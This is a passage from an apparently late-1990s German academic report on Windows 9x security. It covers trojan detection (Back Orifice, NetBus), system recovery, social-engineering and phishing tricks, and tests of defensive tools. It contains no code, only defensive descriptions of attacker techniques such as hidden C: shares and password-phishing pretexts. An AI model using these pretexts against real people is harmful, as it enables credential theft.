

Abbildung 4.12: Trojanererkennung IV: Die verdächtigen Prozesse haben Tastaturhooks installiert.



Abbildung 4.13: Trojanererkennung V: Server auf den ungewöhnlichen Ports 12345, 12346 und 31337



Abbildung 4.14: Trojanererkennung VI: Eine Systemfreigabe wurde eingerichtet

erwähnten Setup Trojan benutzt, um Laufwerk C: versteckt freizugeben. Wie in Abbildung 4.14 zu sehen, sind die freigegebenen Verzeichnisse leicht mit Regedit zu finden. Es ist natürlich auch möglich, gezielt ein Programm zu schreiben, das die fraglichen Schlüssel ausliest und interpretiert. Wir haben eine derartige Funktionalität in unser Programm Regsnoop eingebaut. Auch der Autor des Setup Trojan bietet unter [Netninja 98b] ein derartiges Programm an. Ängstliche Naturen sollten allerdings den beigefügten Quelltext untersuchen und es aus diesem neu kompilieren. Schließlich könnte es ja auch trojanische Funktionen besitzen[51].

In unserem Beispiel existieren vier Freigaben, von denen eine auf „$“ endet, also in der Netzwerkumgebung nicht angezeigt wird. Die gesetzten Flags haben den Wert 0x302. Damit handelt es sich um eine Systemfreigabe (0x200), auf die Lese-/Schreibzugriff besteht (0x002).[52] Da es sich bei dem freigegebenen Laufwerk um C: handelt, kann ein Angreifer – eine Standardinstallation vorausgesetzt – problemlos auf die Systemdateien zugreifen und so seine Zugriffsmöglichkeiten ausweiten. Auch können alle Daten, die auf diesem Laufwerk gespeichert sind, ausgelesen werden. Dies schließt auch die Paßwortdatei und die Systemregistrierung mit ein, die normalerweise in Form der Dateien User.dat und System.dat im Windowsverzeichnis liegt.

Nach Ausführung der oben genannten Schritte wissen wir nun,

1. daß auf dem untersuchten Rechner diverse Systemdienste aktiv sind, von denen zwei verdächtig wirken,
2. daß unsere verdächtigen Prozesse automatisch gestartet werden, (wie auch die Mehrzahl der anderen Systemdienste)
3. daß unsere Prozesse Tastaturhooks installiert haben,

[51] Wir gehen selbstverständlich nicht davon aus, daß dem so ist, trotzdem kann man bei Software aus dem Internet nicht vorsichtig genug sein.

[52] Eine genauere Beschreibung dieser Werte findet sich in Abschnitt 4.9.5.3.

4. daß Server auf ungewöhnlichen Ports aktiv sind, und

5. daß das Laufwerk C: versteckt freigegeben ist.

Dies sind ausreichende Indizien, um einen Trojanerbefall zu vermuten. Sofern es nur darum geht, die Integrität des Systems schnell wieder herzustellen, empfiehlt es sich, als erstes sämtliche Verbindungen zu Netzwerken (Internet, LAN, ...) zu trennen, um eventuelle ferngesteuerte Shells von ihren Bedienern zu trennen.

Obwohl Trojaner wie Back Orifice relativ einfach zu entfernen sind, muß vermutet werden, daß diese nur als Ausgangsbasis benutzt wurden, um weitere Programme ins System zu bringen, die es für den Angreifer noch weiter geöffnet haben. Da diese Programme ohne das Wissen des Benutzers in das System gelangt sind, kann er auch nicht wissen, ob sie u.U. virenverseucht sind. Es gilt daher die gleichen Maßnahmen zu treffen, wie bei einem Virenvorfall.

Nach dem Booten von einer unverseuchten Diskette, gilt es Daten, die von der letzten Datensicherung nicht erfaßt wurden, und die vermuteten trojanischen Programme und ihre zusätzlichen Komponenten (z.B. DLLs) zu sichern. Dabei ist zu beachten, daß auch die für die Sicherung benutzten Programme und Treiber von einem unverseuchten Medium geladen, bzw. installiert werden. Kein Programm, das sich schon vor dem Neustart auf der Platte befand, darf benutzt werden, da die Gefahr besteht, daß es verseucht ist. Aus diesem Grunde ist auch die Benutzung eines Datensicherungsprogrammes in einer Windows-Version von vorneherein ausgeschlossen.

Nun ist das System sauber neu zu installieren. Da nicht bekannt ist, an welchen Stellen in das System eingegriffen wurde (ob z.B. Programme durch Companions ausgetauscht wurden), sollten zuvor alle Dateien gelöscht werden. Auch eine Neuformatierung und das Überschreiben von Bootsektor und MBR kann ins Auge gefaßt werden, sofern nicht eine Virenverseuchung durch den Einsatz von mindestens zwei verschiedenen Virenscannern ausgeschlossen wurde.

Die Neuinstallation sollte dabei ausschließlich von den Originaldatenträgern erfolgen. Auf Programme, die nicht im Laden erworben, sondern z.B. aus dem Internet heruntergeladen wurden, sollte so lange verzichtet werden, wie nicht geklärt ist, auf welchem Wege der Trojaner in das System kam. Zu diesem Zeitpunkt sollten möglichst nur Original-CDs und schreibgeschützte Originaldisketten, deren Virenfreiheit erwiesen ist, benutzt werden.

Nachdem nun hoffentlich wieder ein System vorhanden ist, das zumindest einen Notbetrieb ermöglicht, gilt es möglichst schnell die gesicherten Daten zurückzuspielen, damit die normale Arbeit mit dem Rechner wieder aufgenommen werden kann. Leider stellen auch die Daten ein Problem dar. Wie schon erwähnt, können auch Dokumente ausführbaren Code in Form von Makros enthalten. Vor ihrer Benutzung mit einem Programm, das diese Makros ausführen kann, ist daher zu klären, ob von ihnen eine Gefahr ausgeht. Dies kann zum Beispiel durch den Einsatz eines Virenscanners erfolgen.

Es bleiben die Programme, die nicht auf Originaldatenträgern vorliegen, sondern nur auf eigenen Disketten, Bändern oder selbstgebrannten CDs. Bei ihnen besteht die Gefahr, daß eines von ihnen den Trojaner in das System gebracht hat. Es gilt nun, sie in drei Gruppen einzuteilen:

1. Programme auf schreibgeschützten Datenträgern, die so alt sind, daß sie weder den Trojaner in das System gebracht haben, noch in irgendeiner Form von ihm manipuliert worden sein können.

2. Programme, die vor relativ kurzer Zeit auf einen Datenträger gesichert wurden, bzw. sich auf einem beschreibbaren Datenträger befinden, die aber wichtig für den täglichen Betrieb sind.

3. Programme, die keiner der beiden vorgenannten Gruppen angehören.

Hierbei ist es wichtig, im Zweifelsfall vorsichtig zu sein, da man sonst wieder ganz am Anfang steht.

Programme der ersten Gruppe können in der Regel nach der obligatorischen Überprüfung mit dem Virenscanner neu installiert werden. Als nächstes geht es an die Programme der zweiten Gruppe. Da diese potentiell gefährlich sind, gilt es bei ihrer Neuinstallation besondere Vorsichtsmaßnahmen zu treffen. Nachdem auch sie auf Viren untersucht wurden, ist zu überlegen, wie festgestellt werden kann, ob sie es waren, die den Trojaner eingeschleust haben. Steht ein Virenscanner zur Verfügung, der auch den fraglichen Trojaner sicher erkennt, hat sich diese Frage u.U. im letzten Schritt erübrigt. Tatsächlich werden aber viele Trojaner von Virenscannern nicht erkannt, so daß noch keine Entwarnung gegeben werden kann. Besteht die Möglichkeit, einen ungenutzten Rechner als Testsystem einzusetzen, so sollten die nun folgenden Schritte zuerst auf ihm ausprobiert werden.

Bei der Neuinstallation von Programmen der zweiten Gruppe sollte sichergestellt werden, daß alle Änderungen am System aufgezeichnet werden. Dies kann im einfachsten Fall durch die Benutzung eines Uninstallers geschehen. Bei unseren Versuchen stellte sich das Sharewareprogramm Easy-Clean[53] als recht brauchbar heraus. Dabei war es paradoxerweise von Vorteil, daß ihm einige Eigenschaften kommerzieller Produkte fehlen. Die Funktionsweise ist einfach, aber dem Zweck angemessen. Mit einem Knopfdruck wird ein Schnappschuß der Systemregistrierung, der Dateistruktur und des Inhaltes wichtiger Systemdateien gemacht. Ist die Installation beendet, genügt ein weiterer Knopfdruck, um einen erneuten Schnappschuß zu erstellen und beide mit einander zu vergleichen. Nun wird auf übersichtliche Weise dargestellt, was sich verändert hat. Im Gegensatz zu kommerziellen Programmen

[53] Das Programm ist zeitlimitiert und kostet 65 DM Registrierungsgebühr. Erhältlich ist es von http://www.idv.de/home/bernd/easyclean.html

trifft EasyClean dabei keine eigenmächtigen Entscheidungen, welche Informationen dem Benutzer nicht gezeigt werden sollen, da sie ihn nur verwirren würden.

Einen Schritt weiter geht das Programm IWatch aus der c't 14/98. Es führt ein verdächtiges Programm aus und meldet dessen Dateizugriffe. Diese können dabei nicht nur überwacht, sondern auch manipuliert werden. So ist es möglich, das Kopieren einer DLL in das Systemverzeichnis auf das Installationsverzeichnis einer Anwendung umzuleiten. Das Programm ist auch im Quelltext von www.heise.de/ftp/listings.shtml erhältlich und kann relativ einfach so angepaßt werden, daß Aufrufe beliebiger DLL-Funktionen auf eigene Funktionen umgelenkt werden können.

Ebenfalls für die dynamische Überwachung von Programmen brauchbar sind Regmon und Filemon, die kostenlos von www.sysinternals.com erhältlich sind. Diese beobachten und protokollieren alle stattfindenden Registry- und Dateizugriffe. Programmversionen existieren sowohl für Windows 9x als auch NT.

Mit den besprochenen Hilfsmitteln besteht eine gute Chance, den Trojaner schon bei der Installation zu entdecken, da ja aus der ersten Phase bekannt ist, wohin er sich installiert. Trotzdem ist es wichtig, das System auch nach der kompletten Installation aller Programme noch eine Weile daraufhin zu überwachen, ob die verräterischen Spuren des Trojaners wieder auftauchen.

Bei Programmen der dritten Gruppe sollte überlegt werden, in wieweit sich der Aufwand lohnt, sie wie Programme der zweiten Gruppe zu behandeln. Fällt diese Bilanz negativ aus, so ist sicherzustellen, daß sie nicht wieder benutzt werden.

4.10 Social Engineering

> „Bach hatte sich als Neumitglied beim Datendienst Compuserve angemeldet und dabei seine Kreditkartendaten angegeben. Alles ganz normal. Kurz darauf erhielt er elektronische Post (E-Mail) von einem ‚John Debri', angeblicher Compuserve-Manager: Wegen eines Fehlers müsse Bach seine Daten und das Zugangskennwort an eine bestimmte E-Mail-Adresse schicken. Das Paßwort behielt Bach für sich, aber die Daten seiner Kreditkarte schickte er los. Immerhin rief er am nächsten Tag verunsichert das Compuserve-Hilfetelefon an. Antwort: ‚Nach solchen Daten fragen wir nie¡."
>
> [Computer Bild 98c]

Meldungen wie diese zeigen deutlich, welche Möglichkeiten sich auch Angreifern ohne spezielles technisches Wissen bieten. Angriffe dieser Art bezeichnet man als „Social Engineering". Während sich die anderen in diesem

Kapitel besprochenen Angriffe gegen die Software des Zielrechners richten, wird hier die „Wetware“, das heißt der Benutzer, anvisiert. Durch geschicktes Auftreten wird er dazu gebracht, Daten freiwillig herauszugeben, die mit technischen Mitteln nicht oder nicht ohne erheblichen Mehraufwand zu erlangen gewesen wären.

Dabei ist E-Mail nur eine von vielen möglichen Medien. In [Bernz] werden z.B. auch Telefonanrufe, Briefe und persönliche Besuche als sinnvolle Methoden des Social Engineering angeführt. Beliebt ist z.B. bei der Benutzerberatung eines Rechenzentrums anzurufen, sich als legitimer Benutzer auszugeben und zu behaupten, man habe das Paßwort vergessen. Wird es dann bereitwillig auf einen neuen Wert gesetzt, bzw. mitgeteilt, hat man die notwendigen Daten, um sich als dieser Benutzer auf dem Rechner anzumelden.

Neben dem direkten Erfragen von Paßwörtern können auch ganze Dateien auf diese Weise erlangt werden. Es ist nicht unbeliebt, im IRC Fragen der Art zu stellen: „Mein Programm ist gerade abgestürzt. Könntest Du mir mal eben die XYZ.ini Datei schicken, die ist bei dem Crash kaputt gegangen?“ In besagter Datei sind dann neben Konfigurationseinstellungen auch Paßwörter gespeichert.

Die Möglichkeiten sind mannigfaltig. Es soll daher hier noch einmal festgehalten werden, daß Mitarbeiter von Onlinediensten ihre Kunden genausowenig nach deren Paßwörtern fragen, wie Mitarbeiter von Banken nach der PIN für eine EC-Karte. Auch Bitten, Konfigurationsdateien zu schicken, sollte man ignorieren.

Befolgt man diese einfachen Regeln, so bleibt ein Großteil der bekannten Social Engineering-Angriffe wirkungslos. Heimtückisch ist allerdings die High-Tech-Variante, die in der jüngeren Vergangenheit häufig auf Freemailern auftrat. Bei diesen handelt es sich um Server, die dem Benutzer eine kostenlose E-Mail-Adresse anbieten. Die eingegangenen E-Mails werden dabei vom Server als HTML-Seiten angezeigt, die mit einem normalen Browser betrachtet werden können. Da E-Mails auch JavaScript und Applets enthalten können, kamen Angriffe vor, bei denen ein Dialogfeld angezeigt wurde, das behauptete, die Synchronisation mit dem Server sei verloren gegangen und das Paßwort müsse neu eingegeben werden. Kam der Benutzer der Aufforderung nach, so wurde die Adresse direkt an den Absender der E-Mail geschickt [Newsticker 98e].

Nachdem daraufhin dazu geraten wurde, bei dem Besuch von Freemailern Java und JavaScript abzustellen, benutzte der letzte Angriff nur noch eine reine HTML-Seite. Hierbei wurde ein Formular verwendet, bei dem es sich angeblich um eine neue Methode handelte, sich bei dem E-Mail-Dienst einzuloggen. Wurde das Formular abgeschickt, gingen auch hier Name und Paßwort an einen Angreifer [Newsticker 98f].

Kapitel 5

Software-basierte Schutzmaßnahmen

5.1 Überblick

Nachdem wir dargestellt haben, daß sowohl die Technologien des Internets als auch Windows 9x Schwächen haben, die von Angreifern ausgenutzt werden können, werden wir im folgenden untersuchen, wie Softwarehersteller Kunden wie unseren Dieter A. User vor solchen Angriffen schützen wollen.

Wir werden daher Produkte vorstellen, die unter Windows 9x installiert werden können. UNIX-Produkte schlossen wir von vorneherein aus, da es zwar auch einem fortgeschrittenen Computernutzer möglich ist, z.B. ein Linux-System zum Laufen zu bringen, ihm aber dessen sichere Konfiguration kaum zuzumuten ist.

5.2 Testaufbau

Um die Produkte in einem realistischen Umfeld zu testen, haben wir wieder unsere Testumgebung aus dem vorigen Kapitel verwendet. Auf unserem Opferrechner haben wir ein Windows 98 mit Standardeinstellungen installiert und einen Netscape Navigator 4.5 hinzugefügt. Die Installation wurde dann als Image auf eine CD-ROM gebrannt, von der es nach jedem Test wieder auf die Platte zurück installiert wurde. Auf diese Weise war sichergestellt, daß die Tests nicht durch Überbleibsel früherer Versuche beeinträchtigt wurden.

Für einige Tests war eine Verbindung mit dem Internet nötig. In diesen Fällen haben wir den Gatewayrechner mit einer Firewall verbunden, die Verbindung mit der Außenwelt hatte. Es liegt in der Natur der Sache, daß wir diese Möglichkeit nur für den Download von bestimmten Webseiten benutzten, während wir Angriffe auf Netzwerkebene sowie Experimente mit Trojanern in einer geschützten Umgebung durchführten, um Dritte nicht zu beeinträchtigen.

5.3 Filternde Proxys

5.3.1 Internet Junkbuster Proxy

Der „Internet Junkbuster Proxy“ der Junkbusters Corporation [Junkbuster 98] ist ein unter Berücksichtigung der GNU Public License (GPL) frei verfügbarer Proxy, der den HTTP-Datenstrom zwischen einem Web-Server und einem Browser filtert. Sein Hauptziel besteht darin, die Privatsphäre des Benutzers zu schützen, er bietet jedoch auch noch andere nützliche Funktionen, z.B. das Blocken von Werbung oder den Einsatz als „Babysitter“.

Zum Schutz der Privatsphäre können die sensitiven Daten des HTTP-Headers (siehe Abschnitt 4.4.3), die zur Profilbildung verwendet werden können, manipuliert werden. So wird z.B. der „from“-Header, der die E-Mail-Adresse des Benutzers enthalten kann, standardmäßig gelöscht, genauso wie das „referer“-Feld, das die URL der Seite enthält, von der aus man die aktuelle Anfrage gestellt hat. Der Inhalt dieser Felder läßt sich jedoch auch frei konfigurieren. Frei konfigurierbar ist auch das „user-agent“-Feld, das normalerweise den verwendeten Browser und das Betriebssystem des Benutzer-PCs enthält.

Um den Junkbuster zum Blocken von Werbung einzusetzen, lassen sich in einem sogenannten „blockfile“ URLs angeben, von denen man keine Werbung erhalten möchte. Stellt nun eine HTML-Seite aufgrund einer in ihr enthaltenen Werbegrafik eine Anfrage zum Laden der Grafik an eine im „blockfile“ enthaltene URL, so bestätigt der Junkbuster die Anfrage automatisch, obwohl die Grafik nicht geladen wurde und auf dem Bildschirm des Benutzer daher nur ein Platzhalter zu sehen ist. Man hat die Möglichkeit, im „blockfile“ die exakte URL mit Portnummer und Pfad oder nur bestimmte Vergleichsmuster anzugeben.

Eine weitere Einsatzmöglichkeit des Junkbusters ist seine Verwendung zur Handhabung von Cookies. Genau wie bei dem Blocken der Werbung gibt es auch hier eine Datei, genannt „cookiefile“, in der bestimmte URLs spezifiziert werden können. Man hat sowohl die Möglichkeit, Cookies, die ein Server bei einem setzen möchte, zu unterdrücken, als auch das Senden von benutzerseitig gespeicherten Cookies an einen Server zu unterbinden. Standardmäßig werden die Cookies in beiden Richtungen unterbunden. Es können jedoch immer noch Cookies durch JavaScript oder SSL ausgetauscht werden, so daß die Warnmeldungen angeschaltet bleiben sollten. Der Junkbuster bietet außerdem die Möglichkeit, Cookies zu archivieren und selbstdefinierte Cookies zu verschicken.

Mit Hilfe des „forwardfile“ kann man den Junkbuster so konfigurieren, daß er abhängig von der gewählten URL unterschiedliche Proxies bzw. Gateways wählt. Weiterhin lassen sich in der Datei „aclfile“ sowohl Quell- als auch Zieladressen festlegen, für die bestimmte Einschränkungen gelten sol-



Abbildung 5.1: Das Blocken von Werbegrafiken mit Hilfe des Junkbusters

len. Auf diese Weise lassen sich Anfragen ganzer Teilnetze unterbinden. Diese Funktionalität soll jedoch nicht den Einsatz einer Firewall ersetzen.

Eine weitere, noch in der Entwicklungsphase befindliche Funktionalität verwendet das sogenannte „trustfile“. Das geplante Ziel ist es, Eltern zu ermöglichen, Seiten auszuwählen, deren Verweise sie als geeignet für ihre Kinder ansehen. Diese Seiten werden im „trustfile“ gespeichert, und der Proxy wird nur Zugriffe auf die dort aufgeführten Seiten zulassen, wobei sich die Liste automatisch mit Links von geeigneten Seiten erweitern soll.

In unserem Versuchsaufbau ließ sich der Internet Junkbuster Proxy problemlos installieren und mit Hilfe der „forwardfile“-Datei so konfigurieren, daß er ohne Schwierigkeiten mit unserer bestehenden Firewall zusammenarbeitete.

Aus dem Internet heruntergeladene, bereits erstellte und getestete „blockfile“-Dateien erwiesen sich als sehr wirkungsvoll und haben einen Großteil der Werbegrafiken auf den von uns getesteten Webseiten unterbunden. Wir haben diese „blockfile“-Dateien dann noch an unsere Bedürfnisse angepaßt, und wie man in Abbildung 5.1 sehen kann, wurde beispielsweise das Laden der Werbegrafiken im Verzeichnis „images/direktbank/img“ des Servers „adserv.spiegel.de“ vom Internet Junkbuster Proxy erfolgreich unterbunden.

Auch unsere Tests in Bezug auf Cookies verliefen erfolgreich. Ungewollte Cookies wurden erfolgreich unterdrückt und das Archivieren der Cookies im sogenannten „jarfile“ funktionierte ohne Probleme. Das Verschicken eines selbstdefinierten Cookies, des sogenannten „wafers“, ließ sich ohne Schwierigkeiten durchführen.

Eine im Rahmen dieser Arbeit erstellte HTML-Seite, die den HTTP-Header der Anfrage als Echo zurückliefert (siehe 4.4.3), hat gezeigt, daß, wenn man sie über den Internet Junkbuster Proxy lädt, die im HTTP-Header enthaltenen sensitiven Daten entsprechend den Standardeinstellungen des Junkbusters bzw. unseren Vorgaben manipuliert wurden.

Da sich die „Babysitter“-Funktion des Internet Junkbuster Proxys noch in der Entwicklungsphase befindet, haben wir hierzu keine Versuche durchgeführt.

Zusammenfassend läßt sich feststellen, daß der Internet Junkbuster Proxy zuverlässig die Funktionen erfüllt, die in seiner Dokumentation angegeben sind. Der Internet Junkbuster Proxy ist nicht als Ersatz für eine Firewall einzusetzen und seine Dokumentation weist auch ausdrücklich darauf hin, daß er für diesen Zweck nicht vorgesehen ist. Um lästige Werbegrafiken und Cookies zu unterbinden und die Herausgabe sensitiver Daten im HTTP-Header zu verhindern, ist der Internet Junkbuster Proxy uneingeschränkt zu empfehlen, zumal er nichts kostet.

5.4 Überwachung von Zugriffen

5.4.1 Lockdown 2000

Der Hersteller Harbor Telco Security beschreibt sein Produkt mit den Worten

> „Sobald sie Ihren PC mit dem Internet verbinden, verbinden Sie sich mit einem Wide Area Network, in dem in vielen Fällen Andere die Möglichkeit haben, auf Ihren Computer zuzugreifen.[...] Lockdown 2000 wird als ein FIREWALL[1] zwischen Ihrem Computer und dem Internet fungieren.
>
> [Lockdown2000 98](Eigene Übersetzung)

Zusätzlich ist auch noch eine Erkennung von Trojanern eingebaut.

Das Produkt ist zu einem regulären Preis von 199$ für eine Einzelplatz-Lizenz erhältlich. Es ist auch eine Evaluationsversion verfügbar, die es erlaubt, das Produkt drei Tage lang zu testen.

Wir machten von dieser Möglichkeit Gebrauch, installierten das Programm auf einem mit Standardeinstellungen installierten Windows 98 und richteten einige Netzwerkfreigaben ein. Dabei achteten wir allerdings darauf, daß diese vom Internet zugreifbar waren[2].

Wenn ein Rechner aus dem simulierten Internet sich die Netzwerkfreigaben anzeigen ließ, wurde dies ordnungsgemäß durch das Programm gemel-

[1] Bei diesem Wort handelt es sich im Original um einen Link auf eine Grafik, die veranschaulicht, daß Zugriffe von innen nach außen ungehindert möglich sind, Zugriffe in der Gegenrichtung aber abgeblockt werden.

[2] Während man diese Einstellung unter Windows 95 noch als Standardeinstellung ansehen konnte, wird sie unter 98 u.U. vom Verbindungsassistenten erkannt und angemahnt.

det. Auch war eine Möglichkeit vorhanden, derartige Zugriffe für bestimmte IP-Adressen zu verbieten. Allerdings scheint sich das Programm nicht so im System zu installieren, daß es jedes Paket sieht, das an den Rechner gesendet wird. Vielmehr kann der Benutzer einstellen, in welchen Zeitabständen das Programm bestehende Verbindungen prüft und gegebenenfalls beendet. Dabei ist eine Sekunde die kleinstmögliche Einstellung. Da hierfür das System (Treiber, DLLs...) nicht geändert werden muß, steht nicht zu befürchten, daß Konflikte mit anderen Anwendungen auftreten. Diese Tatsache wird so auch vom Hersteller in seiner Werbung betont.

Andererseits sind Zweifel angebracht, ob auf diese Weise die Funktionalität eines Firewalls erreicht werden kann. Unsere Tests zeigten eindeutig, daß Zugriffe auf Dateien zwar schnell unterbunden werden, in dieser Zeit ist es aber selbst bei unserer simulierten Modemverbindung möglich, den Inhalt eines freigegebenen Verzeichnisses anzuzeigen. Auch der Transfer von kleinen Dateien im zweistelligen KByte-Bereich konnte vom Programm nicht verhindert werden. Erfolgte der Zugriff über eine 10 MBit Ethernetverbindung, so war sogar der Transfer eines gesamten Verzeichnisses von über 1 MByte möglich.

Ein Portscan oder eine Abfrage der freigegebenen Laufwerke durch unseren Testserver überhaupt wurden nicht bemerkt. Ein Angriff durch Cracker kann damit erst relativ spät erkannt werden. Auch der Zugriff auf andere Dienste als die Dateifreigabe kann weder kontrolliert werden, noch wird er bemerkt. Dies läßt sich z.B. an einem Webserver, wie er mit Windows 98 mitgeliefert wird, leicht demonstrieren.

Um zu testen, wie gut Lockdown 2000 Trojaner erkennt, haben wir Back Orifice und NetBus (Version 1.54 und 1.60) benutzt, die im Moment viel verwendet werden und im Internet frei verfügbar sind. Unsere Tests ergaben, daß NetBus nicht erkannt wurde, während Back Orifice nur dann bemerkt wurde, wenn es sich schon im System eingetragen hatte. Es gelang Lockdown 2000 auch nicht, den Trojaner zu entfernen. Die automatische Prüfung auf Trojaner erfolgt nur beim Systemstart. Der Benutzer kann allerdings jederzeit manuell eine Prüfung auslösen. Diese geschieht in so kurzer Zeit, daß die Vermutung naheliegt, daß nur nach verdächtigen Einträgen in der Registry und eventuell in Systemdateien gesucht wird.

Nach diesen Ergebnissen haben wir darauf verzichtet, Back Orifice unter einem anderen Namen als „ .exe“ zu installieren.

Zusammenfassend läßt sich sagen, daß sich das Programm zwar als Werkzeug zur Überwachung von Zugriffen auf die eigenen Netzwerkfreigaben unter Windows 9x in einem kleinen lokalen Netz eignet, Zugriffe auf selbige aber nicht wirkungsvoll verhindern kann. Hinzu kommt, daß ein Zugriff auf Freigaben aus dem Internet grundsätzlich durch eine entsprechende Konfiguration verhindert werden sollte, so daß das Programm hierfür überflüssig ist.

Als Schutz vor Trojanern ist es ungeeignet. Hierfür sollte stattdessen eine gute Antiviren-Software eingesetzt werden.



Abbildung 5.2: NukeNabber Logfenster

5.4.2 NukeNabber

Das kostenlos erhältliche Program NukeNabber [Puppet 98] wurde seinerzeit entwickelt, um „WinNuke“-Angriffe abzufangen und zu protokollieren. Heutzutage ist sein Anspruch, dem Benutzer

> „die Informationen zu geben, um zu wissen wer ihn angreift und dies in einem Format, das ein ISP [Internet Service Provider] dazu benutzen kann, den Angreifer zur Strecke zu bringen.
>
